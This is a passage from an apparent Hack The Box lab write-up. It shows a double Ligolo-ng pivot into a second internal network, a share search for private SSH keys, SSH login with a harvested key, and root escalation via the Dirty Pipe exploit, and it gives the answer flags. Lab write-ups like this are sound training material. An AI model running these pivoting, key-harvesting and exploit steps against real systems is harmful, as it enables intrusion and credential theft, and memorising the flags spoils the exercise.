
```
172.16.9.253 is offline
172.16.9.254 is offline
```

there is one active host (besides our own) – 172.16.9.25. that must be ‘MGMT01’.

We need to examine further that machines from the pwnbox (as there there are all the necessary tools).

For that – the usual Ligolo process (for a single layer pivoting) will not work, as now the pwnbox and 'MGMT01' are separated by 2 machines (dmz01 and DC01 which in effect for this purpose serves as dmz02) – each representing its own layer of internal network)

*Here is a small illustration I made to layout the network environment:



*

Currently, we have our ligolo pivoting from the pwnbox to 172.16.8.0 internal network (which we used to compromise the machines 'DEV01', 'MS01', 'DC01 through 'dmz01')

What we are going to do – is to set another Ligolo setup from dmz01 (where the proxy will be), to DC01 (where the agent will be) – to directly communicate from dmz01 to the internal network2 ('172.16.9.0'), which includes the 'MGMT01' machine.

Then, when there are both Ligolo sets (from pwnbox to 172.16.8.0 and from dmz01 to 172.16.9.0) – we will reconfigure the Pwnbox to combine the sets. And allow direct communication from the pwnbox to 'MGMT01'.

The first part of the Ligolo setup (from the pwnbox to 172.16.8.0) was already explained in full detail in 'Internal Information Gathering' section of this writeup (page 50). I will not go through it again, and the rest of the setup will assume this part is up and running, and all installations are set. *

For the coming parts, this video is helpful for setting double ligolo pivot.


Ok lets setup the dmz01 → MGMT01 pivot:

We will do the same process concept we did setting the original ligolo pivot.

Lets get to the pwnbox windows agent and linux proxy.

The linux proxy should already be installed in the pwnbox from the first Ligolo setup, but just in case, it can be downloaded here.

The windows agent can be downloaded here. We will save it in the pwnbox as 'windows_agent.zip'



Lets get both tools from the pwnbox to dmz01, using the commands:

```
scp -i id_rsa proxy.gz
root@monitoring.inlanefreight.local:/root

scp -i id_rsa windows_agent.zip
root@monitoring.inlanefreight.local:/root
```

```
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└─[★]$ scp -i id_rsa proxy.gz root@monitoring.inlanefreight.local:/root
proxy.gz                                      100% 4851KB  30.8MB/s   00:00
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└─[★]$ scp -i id_rsa windows_agent.zip root@monitoring.inlanefreight.local:/root
windows_agent.zip                             100% 2300KB  14.1MB/s   00:00
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└─[★]$
```

Lets confirm download in the dmz01:

```
root@dmz01:~# ls proxy.gz windows_agent.zip
proxy.gz  windows_agent.zip
```

Very well.

Lets get the ‘windows agent.zip’ to DC01 (which we established Administrator’s WinRM connection in the previous section).

We initate python3 server in dmz01 (port 20000):

```
python3 -m http.server 20000
```

```
root@dmz01:~# python3 -m http.server 20000
Serving HTTP on 0.0.0.0 port 20000 (http://0.0.0.0:20000/) ...
```

While the server is running, Lets download the ‘windows_agent.zip’ to DC01 using the command:

```
iwr -uri http://172.16.8.120:20000/windows_agent.zip -
outfile windows_agent.zip
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> iwr -uri http://172.16.8.120:20000/windows_agent.zip -outfile windows_agent.
zip
```

We have the zip file in DC01:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/11/2024   4:32 AM        2354692 windows_agent.zip
```

Lets unzip it:

```
Expand-Archive -Path ".\windows_agent.zip" -DestinationPath
".\agent"
```

*in the destination path we remove the ‘windows’, we only keet the ‘agent’ for consistency. *:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Expand-Archive -Path ".\windows_agent.zip" -DestinationPath ".\agent"
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        8/11/2024   4:34 AM                agent
-a----        8/11/2024   4:32 AM        2354692 windows_agent.zip
```

Here is the output directory, in it the agent's executable.

Back to dmz01 – lets extract the proxy.gz and set the ligolo interface relevant ip routes (observe that this time the network's address is '172.16.9.0' – of the second internal network (of MGMT01):

```
tar -xvf proxy.gz;
sudo ip tuntap add user root mode tun ligolo;
sudo ip link set ligolo up;
sudo ip route add 172.16.9.0/24 dev ligolo;
```

```
root@dmz01:~# tar -xvf proxy.gz;
LICENSE
README.md
proxy
root@dmz01:~# sudo ip tuntap add user root mode tun ligolo;
root@dmz01:~# sudo ip link set ligolo up;
root@dmz01:~# sudo ip route add 172.16.9.0/24 dev ligolo;
```

Now, lets run the proxy in dmz01:

```
./proxy -selfcert
```

```
root@dmz01:~# ./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is: C37DE31721C8E4217C591AC44B02D469213F961C05B5879FCD75CEA972263AC9
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                            /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.6.2

ligolo-ng »
```

Back on DC01, lets execute the agent:

```
.\agent\agent.exe -connect 172.16.8.120:11601 -ignore-cert
```

Observe the IP is ‘dmz01’ IP:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\agent\agent.exe -connect 172.16.8.120:11601 -ignore-cert
agent.exe : time="2024-08-11T04:43:11-07:00" level=warning msg="warning, certificate validation disabled"
    + CategoryInfo          : NotSpecified: (time="2024-08-1...ation disabled":String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
time="2024-08-11T04:43:11-07:00" level=info msg="Connection established" addr="172.16.8.120:11601"
```

Back on the dmz01 proxy:

```
ligolo-ng » INFO[0146] Agent joined.                                 name="INLANEFREIGHT\\Administrator@DC01" remote="172.16.8
.3:49909"
```

Lets enter:

```
session
1
start
```

as we did last time

```
ligolo-ng » session
? Specify a session : 1 - #1 - INLANEFREIGHT\Administrator@DC01 - 172.16.8.3:49909
[Agent : INLANEFREIGHT\Administrator@DC01] » start
[Agent : INLANEFREIGHT\Administrator@DC01] » INFO[0234] Starting tunnel to INLANEFREIGHT\Administrator@DC01
```

Now we should have connection from dmz01 to 172.18.9.0, let’s confirm:

```
root@dmz01:~# ping 172.16.9.25 -c 1
PING 172.16.9.25 (172.16.9.25) 56(84) bytes of data.
64 bytes from 172.16.9.25: icmp_seq=1 ttl=64 time=2921 ms

--- 172.16.9.25 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2920.762/2920.762/2920.762/0.000 ms
```

We have ping!

Ok, now we have the original pivoting from the pwnbox to the internal network1 (172.16.8.0), and from dmz01 to the internal network2(172.16.9.0).

However, at this point -we do NOT have pivoting from the pwnbox to the internal network2:

```
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└──╼ [★]$ ping 172.16.9.25 -c 5
PING 172.16.9.25 (172.16.9.25) 56(84) bytes of data.

--- 172.16.9.25 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4028ms
```

And that is what we need.

To obtain that, we will add to the pwnbox the command:

```
sudo ip route add 172.16.9.0/24 dev ligolo;
```

to add the internal network2 – 172.16.9.0/24 to the pwnbox's routing table.

```
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└──╼ [★]$ sudo ip route add 172.16.9.0/24 dev ligolo;
```

Lets try again:

```
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└──╼ [★]$ ping 172.16.9.25 -c 5
PING 172.16.9.25 (172.16.9.25) 56(84) bytes of data.
64 bytes from 172.16.9.25: icmp_seq=1 ttl=64 time=22.6 ms
64 bytes from 172.16.9.25: icmp_seq=2 ttl=64 time=24.3 ms
64 bytes from 172.16.9.25: icmp_seq=3 ttl=64 time=22.2 ms
64 bytes from 172.16.9.25: icmp_seq=4 ttl=64 time=20.8 ms
64 bytes from 172.16.9.25: icmp_seq=5 ttl=64 time=13.7 ms

--- 172.16.9.25 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 13.744/20.724/24.292/3.667 ms
```

We have a connection from pwnbox to MGMT01!

Now we can analyze the machine using the tools in the pwnbox without needlessly complex transfers of tools (which often get botched).

Lets run nmap scan:

```
nmap 172.16.9.25 -sV -p 1-10000
```

```
┌─[eu-academy-2]─[10.10.15.93]─[htb-ac-1099135@htb-k1tznt8stp]─[~]
└──╼ [★]$ nmap 172.16.9.25 -sV -p 1-10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 06:53 CDT
Nmap scan report for 172.16.9.25
Host is up (0.00026s latency).
Not shown: 9999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We are dealing with a Linux machine, with ssh open.

However we do not have any credentials, or keys to enter the machine.

Lets have a re-inspection for the share 'Department Shares' – which we already dealt with in 'Lateral Movement' section, and is located in the folder 'C:\Department Shares'.

We already made credentials search there and found whatever credentials we needed back then, so lets run instead a search for RSA keys. As the private key format is known – we may expect the keywords: 'PRIVATE KEY' will appear in the private keys, so lets look for that:

```
Get-ChildItem -Path "C:\Department Shares" -Recurse -
ErrorAction SilentlyContinue -Force | Select-String -Pattern
"PRIVATE KEY" -ErrorAction SilentlyContinue | Select-Object
-ExpandProperty Path -Unique
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ChildItem -Path "C:\Department Shares" -Recurse -ErrorAction SilentlyCon
tinue -Force | Select-String -Pattern "PRIVATE KEY" -ErrorAction SilentlyContinue | Select-Object -ExpandProperty Path -Unique

C:\Department Shares\IT\Private\Networking\harry-id_rsa
C:\Department Shares\IT\Private\Networking\james-id_rsa
C:\Department Shares\IT\Private\Networking\ssmallsadm-id_rsa
```

There are 3 keys, all of which in the same 'Netowrking' folder, lets get their content to the pwnbox (copy-paste will be the quickiest).

*note – when I did all those operations I opened a new Administrator WinRM session to DC01, which made the old one running the ligolo agent get closes, for the next parts – reconnect to DC01, and re-establish the double pivot from the pwnbox to the MGMT01. *

When all files are transferred, we will have them on the pwnbox:

```
┌─[eu-academy-2]─[10.10.15.93]─[htb-ac-1099135@htb-k1tznt8stp]─[~]
└──╼ [★]$ ls *id_rsa
harry-id_rsa  id_rsa  james-id_rsa  ssmallsadm-id_rsa
```

*the ‘id_rsa’ is the original dmz01 key. *

And run

```
chmod 600 *id_rsa
```

```
┌─[eu-academy-2]─[10.10.15.93]─[htb-ac-1099135@htb-k1tznt8stp]─[~]
└──╼ [★]$ chmod 600 *id_rsa
```

This command will change the permissions of all the keys to 600 at once.

Lets login to ‘ssmallsadm’ user

```
ssh -i ssmallsadm-id_rsa ssmallsadm@172.16.9.25
```

```
┌─[eu-academy-2]─[10.10.15.93]─[htb-ac-1099135@htb-k1tznt8stp]─[~]
└──╼ [★]$ ssh -i ssmallsadm-id_rsa ssmallsadm@172.16.9.25
The authenticity of host '172.16.9.25 (172.16.9.25)' can't be established.
ED25519 key fingerprint is SHA256:HfXWue9Dnk+UvRXP6ytrRnXKIRSijm058/zFrj/1LvY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.9.25' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.10.0-051000-generic x86_64)
```

And run ‘ls’ to confirm flag’s existence, and get the flag:

```
ssmallsadm@MGMT01:~$ ls
flag.txt
ssmallsadm@MGMT01:~$ cat flag.txt
3c4996521690cc76446894da2bf7dd8fssmallsadm@MGMT01:~$
```

*The rest of the users will require a password as well as key, so nothing in there. *

Question: Escalate privileges to root on the MGMT01 host. Submit the contents of the flag.txt file in the /root directory.

Answer: 206c03861986c0e264438cb6e8e90a19

Method: among other methods, we will run in 'MGMT01' ('ssmallsadm' session) the command:

```
uname -a
```

to get grasp on the OS versions, including the kernel version:

```
ssmallsadm@MGMT01:~$ uname -a
Linux MGMT01 5.10.0-051000-generic #202012132330 SMP Sun Dec 13 23:33:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

*we can also run 'uname -r' to get ONLY the kernel version:

```
ssmallsadm@MGMT01:~$ uname -r
5.10.0-051000-generic
```

*

The kernel vesion is 5.10.0-051000-generic.

Referring to 'Linux Privilge Escelation' writeup – this kernel version is vulnerable to 'Dirty Pipe' vulnerability (CVE-2022-0847) (page 11 in the writeup).

Lets download the exploit here, unzip the download

```
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└─► [★]$ unzip CVE-2022-0847-DirtyPipe-Exploits-main.zip
Archive:  CVE-2022-0847-DirtyPipe-Exploits-main.zip
9b8807c5c62deca1c8e2f07c0db61a17f6d0869b
   creating: CVE-2022-0847-DirtyPipe-Exploits-main/
  inflating: CVE-2022-0847-DirtyPipe-Exploits-main/README.md
  inflating: CVE-2022-0847-DirtyPipe-Exploits-main/compile.sh
  inflating: CVE-2022-0847-DirtyPipe-Exploits-main/exploit-1.c
  inflating: CVE-2022-0847-DirtyPipe-Exploits-main/exploit-2.c
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~]
└─► [★]$ cd CVE-2022-0847-DirtyPipe-Exploits-main/
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-k1tznt8stp]-[~/CVE-2022-0847-DirtyPipe-Exploits-main]
└─► [★]$ ls
compile.sh  exploit-1.c  exploit-2.c  README.md
```


We copy the content of 'exploit-1.c' (we can use both 'exploit-1.c' and 'exploit-2.c' and both will work – however 'exploit-1' is quicker).

and in MGMT01, we create a new file with the same name 'exploit-1.c',

we open it with vim:

```
vim exploit-1.c
```

enter ‘i’ for insert mode, and paste the copied c code to the file



Exit from insert mode with ‘ctrl +c’

Save (‘:wa!’ – then :q to quit)

compile

```
gcc exploit-1.c -o exploit-1
```

and run:

```
ssmallsadm@MGMT01:~$ gcc exploit-1.c -o exploit-1
ssmallsadm@MGMT01:~$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
whoami
root
cat /root/flag.txt
206c03861986c0e264438cb6e8e90a19
```

The execution will spawn for us root shell, we confirm we are root with ‘whoami’, and then we simply cat the flag from ‘/root/flag.txt’.